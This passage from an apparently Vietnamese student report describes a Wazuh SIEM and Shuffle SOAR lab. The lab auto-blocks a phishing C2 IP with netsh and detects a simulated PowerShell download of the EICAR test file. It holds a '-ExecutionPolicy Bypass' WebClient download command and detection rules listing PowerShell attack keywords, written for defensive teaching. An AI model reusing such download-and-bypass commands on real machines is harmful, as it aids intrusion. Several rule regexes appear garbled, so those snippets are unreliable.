6   url_mal = int("$vt_check_url.body.data.attributes.last_analysis_stats.malicious")
7 ~ except:
8   url_mal = 0
9 ~ try:
10  ip_mal = int("$vt_check_ip.body.data.attributes.last_analysis_stats.malicious")
11 ~ except:
12  ip_mal = 0
13 ~ try:
14  domain_mal = int("$vt_check_domain.body.data.attributes.last_analysis_stats.malicious")
15 ~ except:
16  domain_mal = 0
17
18 ~ if hash_mal > 0 or url_mal > 0 or ip_mal > 0 or domain_mal > 0:
19   print("MALICIOUS")
20 ~ else:
21   print("CLEAN")
  
```

Hình 26 Cấu trúc logic và mã nguồn Python của Node kiểm tra tổng hợp

Để khắc phục tình trạng mã độc mới Zero day không có sẵn dữ liệu băm trên hệ thống đánh giá, luồng rẽ nhánh không phụ thuộc vào một kết quả quét tệp đơn lẻ. Điều kiện được thiết lập hoàn toàn dựa trên biến trạng thái của nút tổng hợp. Chỉ cần nút này trả về kết quả MALICIOUS, hệ thống sẽ kích hoạt luồng ngăn chặn bất chấp việc các tiến trình truy vấn mã băm khác bị lỗi hoặc không tìm thấy dữ liệu.

Hình 27 Thiết lập điều kiện rẽ nhánh dựa trên trạng thái MALICIOUS

Ngay khi xác nhận rủi ro, nền tảng điều phối lập tức chuyển sang giai đoạn phòng ngự chủ động. Một phương thức truyền tải HTTP PUT được khởi tạo và gọi thẳng đến hệ thống Wazuh Manager, mang theo chỉ thị yêu cầu cô lập máy trạm khỏi dải địa chỉ mạng của kẻ tấn công.

Security Alerts							
Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Apr 10, 2026 @ 19:00:01.271	001	DESKTOP-7FF2J6R			SOAR Action: Hệ thống đã tự động chặn IP độc hại	14	100050

Hình 28 Log được gửi đến Wazuh

Để hệ thống Wazuh có thể trực tiếp can thiệp vào tường lửa của thiết bị đầu cuối, module Active Response cần được khai báo trước trong tệp cấu hình ossec.conf.

```
<command>
  <name>netsh</name>
  <executable>netsh.exe</executable>
  <expect>srcip</expect>
  <timeout_allowed>yes</timeout_allowed>
</command>

<active-response>
  <command>netsh</command>
  <location>local</location>
</active-response>
```

Hình 29 Khai báo Module Active Response trong tệp tin cấu hình ossec.conf

Đoạn cấu hình này sử dụng khối <command> để định nghĩa lệnh netsh.exe, kết hợp chặt chẽ với khối <active-response> nhằm cấp quyền cho lệnh này được tự động kích hoạt và thực thi cục bộ <location>local</location> trên máy trạm ngay khi nhận được tín hiệu điều phối.

Quá trình can thiệp bắt đầu khi máy chủ bảo mật đây lệnh điều phối xuống tác nhân Wazuh Agent trên thiết bị nạn nhân. Khối chức năng phản ứng chủ động lập tức tự động gọi công cụ quản trị mạng netsh của hệ điều hành. Thao tác thay đổi cấu trúc tường lửa này được hệ thống ghi nhận rành mạch trong tệp tin nhật ký hoạt động.

"data.win.eventdata.commandLine": "netsh advfirewall firewall add rule name=\"WAZUH ACTIVE RESPONSE BLOCKED IP\" dir=in action=block remoteip=203.0.113.45"

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Apr 10, 2026 @ 19:00:01.271	001	DESKTOP-7FF2J6R			SOAR Action: He thong da tu dong chan IP doc hai	14	100050
Table JSON Rule							
@timestamp	2026-04-10T12:00:01.271Z						
_id	uOFDd50BxSSH9wfi-gp						
agent.id	001						
agent.ip	192.168.1.13						
agent.name	DESKTOP-7FF2J6R						
data.win.eventdata.commandLine	"C:\Windows\System32\netsh.exe" advfirewall firewall add rule name="WAZUH ACTIVE RESPONSE BLOCKED IP" interface=any dir=in action=block remoteip=203.0.113.45/32						
data.win.eventdata.company	Microsoft Corporation						
data.win.eventdata.currentDirectory	C:\Program Files (x86)\ossec-agent\						
data.win.eventdata.description	Network Command Shell						
data.win.eventdata.fileVersion	10.0.19041.1 (WinBuild.160101.0800)						
data.win.eventdata.hashes	MD5=4E89A1A088BE715D6C946E55AB07C7DF,SHA256=9EFA9DAFA09AE9BA6390A8F0F6751006C18A98B6692667CA08367CDD847AC634,IMPHASH=C8D91522FEE1152DC40833F6A471E7						
data.win.eventdata.image	C:\Windows\System32\netsh.exe						
data.win.eventdata.integrityLevel	System						
data.win.eventdata.logonGuid	{12cc77fa-e0d9-69d8-e703-000000000000}						
data.win.eventdata.logonId	0x3e7						
data.win.eventdata.originalFileName	netsh.exe						

Hình 30 Log thực thi lệnh netsh

Hành vi can thiệp vào cấu hình mạng ở tầng hệ điều hành lập tức bị công cụ giám sát Sysmon ghi nhận. Cụ thể, sự kiện khởi tạo tiến trình **Process Creation - Event ID 1** của lệnh cấu hình được thu thập và chuyển tiếp về máy chủ SIEM. Tại đây, cơ sở dữ liệu đối chiếu đã nhận diện thành công mẫu hành vi và kích hoạt tập luật tùy chỉnh số 100050. Ngay lập tức sinh ra một cảnh báo bảo mật ở mức độ Critical - Level 14 xác nhận quy trình phản ứng đã ngăn chặn thành công sự cố.

id	1775822401.489729
input.type	log
location	EventChannel
manager.name	b22dcat107
rule.description	SOAR Action: He thong da tu dong chan IP doc hai
rule.firedtimes	1
rule.groups	phishing, malware, local, windows, sysmon, active_response, phishing_defense, critical_alert
rule.id	100050
rule.level	14
rule.mail	true
timestamp	2026-04-10T12:00:01.271+0000

Hình 31 Chi tiết log netsh

Rule 100050 là một rule tùy chỉnh được thiết kế để kế thừa trực tiếp từ rule 92043. Chức năng của nó là lọc tiếp các sự kiện mà 92043 vừa bắt được. Nếu phát hiện trường

CommandLine có chứa chính xác chuỗi ký tự định danh WAZUH ACTIVE RESPONSE BLOCKED IP, rule 100050 sẽ lập tức kích hoạt và đẩy cảnh báo lên mức Critical. Mục đích của rule này là để hệ thống SIEM nhận diện chính xác và xác nhận việc tự động chặn IP của kẻ tấn công đã được thực thi thành công trên tường lửa.

```
<rule id="100050" level="14">
  <if_sid>92043</if_sid>
  <match>WAZUH ACTIVE RESPONSE BLOCKED IP</match>
  <description>SOAR Action: Hệ thống đã tự động chặn IP độc hại</description>
  <group>active_response,phishing_defense,critical_alert,</group>
</rule>
```

Hình 32 Chi tiết Rule 100050

Tập luật 92043 là một rule mặc định được tích hợp trong Wazuh. Chức năng của nó là giám sát các sự kiện tạo tiến trình Process Creation - Event ID 1 và sử dụng biểu thức chính quy để quét trường dữ liệu CommandLine. Khi phát hiện bất kỳ dòng lệnh nào có chứa cú pháp advfirewall firewall add rule hay dấu hiệu của việc thêm luật mới vào tường lửa Windows bằng công cụ netsh, rule 92043 sẽ lập tức kích hoạt để ghi nhận sự kiện này.

Netsh used to add firewall rule View alerts of this Rule

Information

ID	Level	File	Path
92043	10	0800-sysmon_id_1.xml	ruleset/rules
Groups sysmon, sysmon_eid1_detections, windows			

Details

If_sid	Win.Eventdata.CommandLine	Options
92042	pattern: (?i)advfirewall firewall(? i)add\srule, type: pcre2	no_full_log


Compliance

Related rules

Hình 33 Cấu trúc tập luật mặc định Rule 92043 giám sát thay đổi trên Windows Firewall


C. Kết quả đạt được

Kết quả cho thấy email lừa đảo chứa mã độc đã bị hệ thống tự động gỡ bỏ khỏi hộp thư đến của người dùng và bị cách ly hoàn toàn vào thùng rác. Hành động này giúp đóng lại bề mặt tấn công ban đầu, triệt tiêu tận gốc nguy cơ người dùng vô tình tương tác lại với tệp đính kèm độc hại.



Hình 34 Thông báo Email độc hại đã bị xóa khỏi hộp thư người dùng


Kiểm tra thực tế tại giao diện Windows Defender Firewall của máy trạm, một tập luật Inbound mới đã được hệ thống tự động khởi tạo. Tập luật này thực thi hành động “Block”, từ chối toàn bộ luồng lưu lượng mạng xuất phát từ địa chỉ IP của kẻ tấn công. Hành động này chính thức cách ly máy trạm khỏi hệ thống máy chủ điều khiển (C2) độc hại, hoàn tất quá trình xử lý sự cố khép kín.



Hình 35 Tập luật được tự động khởi tạo trên Windows Defender Firewall

Đồng thời, kết quả của toàn bộ quá trình xử lý sự cố cũng được tổng hợp thành một báo cáo khẩn cấp và gửi thẳng đến SOC. Báo cáo cung cấp đầy đủ các thông tin định danh về cuộc tấn công IP máy chủ C2: 203.0.113.45 và xác nhận rõ trạng thái an toàn cuối cùng: dải

IP của kẻ tấn công đã bị tường lửa chặn đứng, thư rác chứa mã độc đã được xóa bỏ thành công.



Hình 36 Báo cáo tổng hợp kết quả gửi về qua Email

3.3.1.2 Kịch bản thực thi PowerShell độc hại

A. Thực hiện tấn công

Tại file cấu hình ossec.conf trên máy trạm, tính năng Syscheck được thiết lập để giám sát thời gian thực cho các đường dẫn trọng yếu như thư mục Downloads, Desktop và thư mục Temp của người dùng. Đồng thời, cấu hình <localfile> đã được thiết lập để thu thập dữ liệu từ các kênh sự kiện quan trọng của Windows, bao gồm nhật ký vận hành từ Microsoft-Windows-Sysmon/Operational và Microsoft-Windows-Defender/Operational.

```

<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Microsoft-Windows-Defender/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>

<syscheck>
  <disabled>no</disabled>
  <frequency>30</frequency>
  <scan_on_start>yes</scan_on_start>

  <directories check_all="yes" realtime="yes" report_changes="yes">
    C:\Users\ndhai\Downloads
  </directories>

  <directories check_all="yes" realtime="yes">
    C:\Users\ndhai\Desktop
  </directories>


  <directories check_all="yes" realtime="yes">
    C:\Windows\Temp
  </directories>
</syscheck>

<active-response>
  <disabled>no</disabled>
</active-response>

```

Hình 37 Cấu hình tính năng Syscheck (FIM) và thu thập log sự kiện trên Agent

Sử dụng cửa sổ Windows PowerShell với quyền Administrator để thực hiện kịch bản tấn công giả lập.



Hình 38 Thực thi câu lệnh tải mã độc qua PowerShell với quyền Administrator

Câu lệnh được sử dụng là:

powershell.exe -ExecutionPolicy Bypass -Command "(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe')"

Lệnh này thực hiện việc bỏ qua chính sách thực thi hệ thống và sử dụng đối tượng WebClient để tải tệp tin kiểm tra mã độc EICAR từ internet về thư mục tạm trên ổ đĩa C.

B. Cơ chế phản ứng tự động

Ngay sau khi kịch bản tấn công được thực thi trên máy trạm, giao diện giám sát của Wazuh ghi nhận chuỗi sự kiện tương ứng với các mức độ nguy hiểm khác nhau. Trong đó, hệ thống đã kích hoạt thành công Rule 100011 với mức cảnh báo Level 14 dựa trên việc phân tích dòng lệnh thực thi từ Sysmon. Cảnh báo này không chỉ cung cấp thông tin chi tiết

về tiến trình khởi tạo mà còn đóng vai trò là điều kiện tiên quyết để khởi động luồng phản ứng tự động trên nền tảng Shuffle SOAR, đồng thời ghi lại các sự kiện liên quan đến việc thay đổi tệp tin trong thư mục giám sát thông qua cơ chế FIM.

Security Alerts							
Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
> Apr 10, 2026 @ 00:36:00.108	001	DESKTOP-7FF2J6R			Service startup type was changed	3	61104
> Apr 10, 2026 @ 00:33:55.774	001	DESKTOP-7FF2J6R			Service startup type was changed	3	61104
> Apr 10, 2026 @ 00:33:28.846	001	DESKTOP-7FF2J6R	T1566.001	T1105	Initial Access, Command and Control Phishing/Sysmon: File thực thi được drop vào Temp hoặc Downloads: C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe	11	100003
> Apr 10, 2026 @ 00:33:28.818	001	DESKTOP-7FF2J6R	T1059.001 T1027	T1105	Execution, Command and Control, Defense Evasion Phishing/CRITICAL: PowerShell LOLBin/fileless attack: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' - ExecutionPolicy Bypass - Command 'New-Object System.Net.WebClient.DownloadFile("http://secure.eicar.org/eicar.com", 'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe')'	14	100011

Hình 39 Danh sách cảnh báo chuỗi hành vi xâm nhập trên Dashboard Wazuh

Đồng thời, hệ thống ghi nhận cảnh báo từ Rule 100003, đây là quy tắc thuộc nhóm syscheck dùng để giám sát tính toàn vẹn của tệp tin File Integrity Monitoring - FIM. Khi tệp malware_payload.exe được tải xuống thành công và ghi vào thư mục đang giám sát, cơ chế FIM đã lập tức phát hiện sự thay đổi và đẩy cảnh báo về Dashboard. Sự xuất hiện song song của cả Rule về hành vi (100011) và Rule về tệp tin (100003) giúp củng cố bằng chứng về một chuỗi xâm nhập thực tế đang diễn ra trên máy trạm.

Hệ thống ghi nhận sự kiện từ Rule 100003 với mức độ cảnh báo Level 12 thuộc nhóm syscheck. Đây là kết quả của quá trình giám sát tính toàn vẹn tệp tin (FIM) được cấu hình trên máy trạm. Thông tin chi tiết trong ảnh xác nhận tệp tin malware_payload.exe đã được khởi tạo thành công tại đường dẫn C:\Users\ndhai\AppData\Local\Temp\.

~	Apr 10, 2026 @ 00:33:28.846	001	DESKTOP-7FF2J6R	T1566.001	T1105	Initial Access, Command and Control	Phishing/Sysmon: File thực thi được drop vào Temp hoặc Downloads: C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe	11	100003
Table	JSON	Rule							
@timestamp			2026-04-09T17:33:28.846Z						
id			nz5Oc50BGqzcbFScZf5						
agent.id			001						
agent.ip			192.168.1.13						
agent.name			DESKTOP-7FF2J6R						
data.win.eventdata.creationUtcTime			2026-04-09 17:33:28.830						
data.win.eventdata.image			C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe						
data.win.eventdata.processGuid			{12cc7fa-e2e8-69d7-b701-000000001700}						
data.win.eventdata.processId			7032						
data.win.eventdata.ruleName			EXE						
data.win.eventdata.targetFilename			C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe						
data.win.eventdata.user			DESKTOP-7FF2J6R\ndhai						
data.win.eventdata.utcTime			2026-04-09 17:33:28.830						

Hình 40 Chi tiết cảnh báo FIM Rule 100003

Thông tin chi tiết còn cung cấp bối cảnh đầy đủ về thực thể bị tấn công, bao gồm tên máy trạm DESKTOP-7FF2J6R và người dùng thực thi là ndhai.

id	1775756008.726863
input.type	log
location	EventChannel
manager.name	b22dcat107
rule.description	Phishing/Sysmon: File thực thi được drop vào Temp hoặc Downloads: C:\\Users\\ndhai\\AppData\\Local\\Temp\\malware_payload.exe
rule.firedtimes	11
rule.groups	phishing, malware, local, windows, sysmon, phishing_file, sysmon_file_create, kb1
rule.id	100003
rule.level	11
rule.mali	false
rule.mitre.id	T1566.001, T1105
rule.mitre.tactic	Initial Access, Command and Control
rule.mitre.technique	Spearphishing Attachment, Ingress Tool Transfer

Hình 41 Thông tin máy trạm và user

Rule 100003 thuộc nhóm syscheck để giám sát sự thay đổi dữ liệu trên máy trạm. Khi tệp malware_payload.exe được tải xuống thành công, cơ chế File Integrity Monitoring (FIM) của Wazuh đã phát hiện sự kiện tạo mới tệp tin trong thư mục đang giám sát. Cảnh báo này cung cấp bằng chứng vật lý quan trọng: tệp tin không chỉ dừng lại ở ý đồ tải về mà đã thực sự tồn tại tại đường dẫn C:\\Users\\ndhai\\AppData\\Local\\Temp\\.

```
<rule id="100003" level="11">
  <if_group>sysmon_eid11_detections</if_group>
  <field name="win.eventdata.targetFilename" type="pcre2">(?!)(?i) [\\] (Temp|AppData|Downloads|Public) [\\]
  \\.+\\. (exe|dll|ps1|vbs|bat|hta|js|scr)$</field>
  <description>Phishing/Sysmon: File thực thi được drop vào Temp hoặc Downloads: $(win.eventdata.targetFilename)</description>
  <mitre><id>T1566.001</id><id>T1105</id></mitre>
  <group>phishing_file,sysmon_file_create,</group>
</rule>
```

Hình 42 Chi tiết Rule 100003

Bản ghi chi tiết của cảnh báo ID 100011 xác nhận đây là một sự cố ở mức độ cực kỳ nghiêm trọng Level 14 - Critical Alert. Hệ thống đã nhận diện chính xác kỹ thuật tấn công sử dụng PowerShell LOLBin nhằm tải mã độc trực tiếp vào hệ thống mà không cần file thực thi gốc (fileless attack).

Trường data.win.eventdata.commandLine ghi lại toàn bộ dấu vết thực thi, cho thấy kẻ tấn công sử dụng các tham số nguy hiểm như -ExecutionPolicy Bypass để vô hiệu hóa chính sách bảo mật và Net.WebClient để tải tệp từ liên kết bên ngoài về thư mục tạm.

Apr 10, 2026 @ 00:33:28.818	001	DESKTOP-7FF2J6R	T1059.001 T1105 T1027	Execution, Command and Control, Defense Evasion	Phishing/CRITICAL: PowerShell LOLBin/fileless attack: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' - ExecutionPolicy Bypass - Command '(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe'))'	14	100011
Table	JSON	Rule					
@timestamp		2026-04-09T17:33:28.818Z					
_id		nT5Oc50BGqzcbFScYf6Q					
agent.id		001					
agent.ip		192.168.1.13					
agent.name		DESKTOP-7FF2J6R					
data.win.eventdata.commandLine		'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' - ExecutionPolicy Bypass - Command '(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe'))'					
data.win.eventdata.company		Microsoft Corporation					
data.win.eventdata.currentDirectory		C:\Windows\system32\					
data.win.eventdata.description		Windows PowerShell					
data.win.eventdata.fileVersion		10.0.19041.2913 (WinBuild.160101.0800)					
data.win.eventdata.hashes		MD5=BCF01E61144D6D6325650134823198B8,SHA256=B4E7BC24BF3FC3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4,IMPHASH=88CB9A420410BDA787E305B65518A934					
data.win.eventdata.image		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe					

Hình 43 Chi tiết của cảnh báo ID 100011

Điểm quan trọng trong bản ghi này là sự xuất hiện của các mã băm (hashes) tại trường data.win.eventdata.hashes, bao gồm MD5, SHA256 và IMPHASH. Việc trích xuất được mã SHA256 cho phép đội ngũ SOC thực hiện truy vấn ngược trên các nền tảng như VirusTotal để xác định chính xác danh tính mã độc.

		'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe'))', "currentDirectory": "C:\Windows\system32\","user": "DESKTOP-7FF2J6R\ndhai", "logonGuid": "12ccf7fa-d80e-69d7-dd6c-010000000000", "logonId": "0x16cdd", "terminalSessionId": "1", "integrityLevel": "High", "hashes": "MD5=BCF01E61144D6D6325650134823198B8,SHA256=B4E7BC24BF3FC3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4,IMPHASH=88CB9A420410BDA787E305B65518A934", "parentProcessGuid": "12ccf7fa-e0a5-69d7-a401-000000001700", "parentProcessId": "4600", "parentImage": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", "parentCommandLine": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", "parentUser": "DESKTOP-7FF2J6R\ndhai"}}
id		1775756008.716905
input.type		log
location		EventChannel
manager.name		b22dcat107
rule.description		Phishing/CRITICAL: PowerShell LOLBin/fileless attack: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' - ExecutionPolicy Bypass - Command '(New-Object System.Net.WebClient).DownloadFile('http://secure.eicar.org/eicar.com', 'C:\Users\ndhai\AppData\Local\Temp\malware_payload.exe'))'
rule.firedtimes		5
rule.groups		phishing, malware, local, windows, sysmon, phishing_exec, lolbin, critical_alert
rule.id		100011
rule.level		14
rule.mail		true
rule.mitre.id		T1059.001, T1105, T1027
rule.mitre.tactic		Execution, Command and Control, Defense Evasion
rule.mitre.technique		PowerShell, Ingress Tool Transfer, Obfuscated Files or Information
timestamp		2026-04-09T17:33:28.818+0000

Hình 44 Trích xuất các chỉ số Hash phục vụ giám định mã độc


Rule 100011 được thiết lập với mức độ ưu tiên Level 14 nhằm phát hiện các hành vi thực thi mã độc thông qua PowerShell. Về mặt kỹ thuật, Rule này sử dụng thuộc tính if_sid="61603" để kế thừa và lọc dữ liệu từ các sự kiện tạo tiến trình của Sysmon. Cấu trúc của Rule tập trung vào việc kiểm tra trường win.eventdata.image để xác định đúng tiến trình là powershell.exe, đồng thời kết hợp với bộ lọc win.eventdata.commandLine để truy quét các tham số nguy hiểm. Các từ khóa được định nghĩa bao gồm **-enc**, **downloadstring**, **iex**, **invoke-expression**, và đặc biệt là kỹ thuật bypass chính sách hệ thống cùng các đối tượng webclient dùng để tải tệp tin độc hại.

Để hỗ trợ quá trình phản ứng sự cố, rule được gán các nhãn phân loại thuộc nhóm **sysmon, process_creation và windows**. Điểm đáng chú ý trong cấu hình này là việc tích hợp các mã định danh kỹ thuật theo khung MITRE ATT&CK như T1059.001 (PowerShell), T1105 (Ingress Tool Transfer) và T1027 (Obfuscated Files or Information). Việc thiết lập này cho phép hệ thống SOC không chỉ phát hiện cảnh báo đơn thuần mà còn hiểu rõ mục đích của kẻ tấn công là thực thi mã lệnh và tải công cụ xâm nhập trái phép vào máy trạm, từ đó kích hoạt luồng xử lý tự động trên Shuffle một cách chính xác.

```
<rule id="100011" level="14">
  <if_sid>61603</if_sid>
  <field name="win.eventdata.image" type="pcr2">(?!powershell(\.exe)?</field>
  <field name="win.eventdata.commandline" type="pcr2">(?!)(-enc|b|b-enc|command|b|downloadstring|ie|x\s|invoke-expression|new-object.*webclient|downloadfile|bypass)</field>
  <description>Phishing/CRITICAL: PowerShell LOLBin/fileless attack: $(win.eventdata.commandline)</description>
  <mitre><id>T1059.001</id><id>T1105</id><id>T1027</id></mitre>
  <group>phishing_exec, lolbin, critical_alert,</group>
</rule>
```

Hình 45 Chi tiết Rule 100011

Để tối ưu hóa quy trình phản ứng, một luồng công việc tự động đã được thiết lập trên nền tảng Shuffle, Chu trình bắt đầu từ node Wazuh alert in, thực hiện nhiệm vụ tiếp nhận dữ liệu cảnh báo từ Wazuh Manager thông qua Webhook. Sau đó, dữ liệu được đưa qua node Receive log để chuẩn hóa trước khi bước vào giai đoạn bóc tách thông tin chuyên sâu.



Hình 46 Workflow tự động phản ứng sự cố

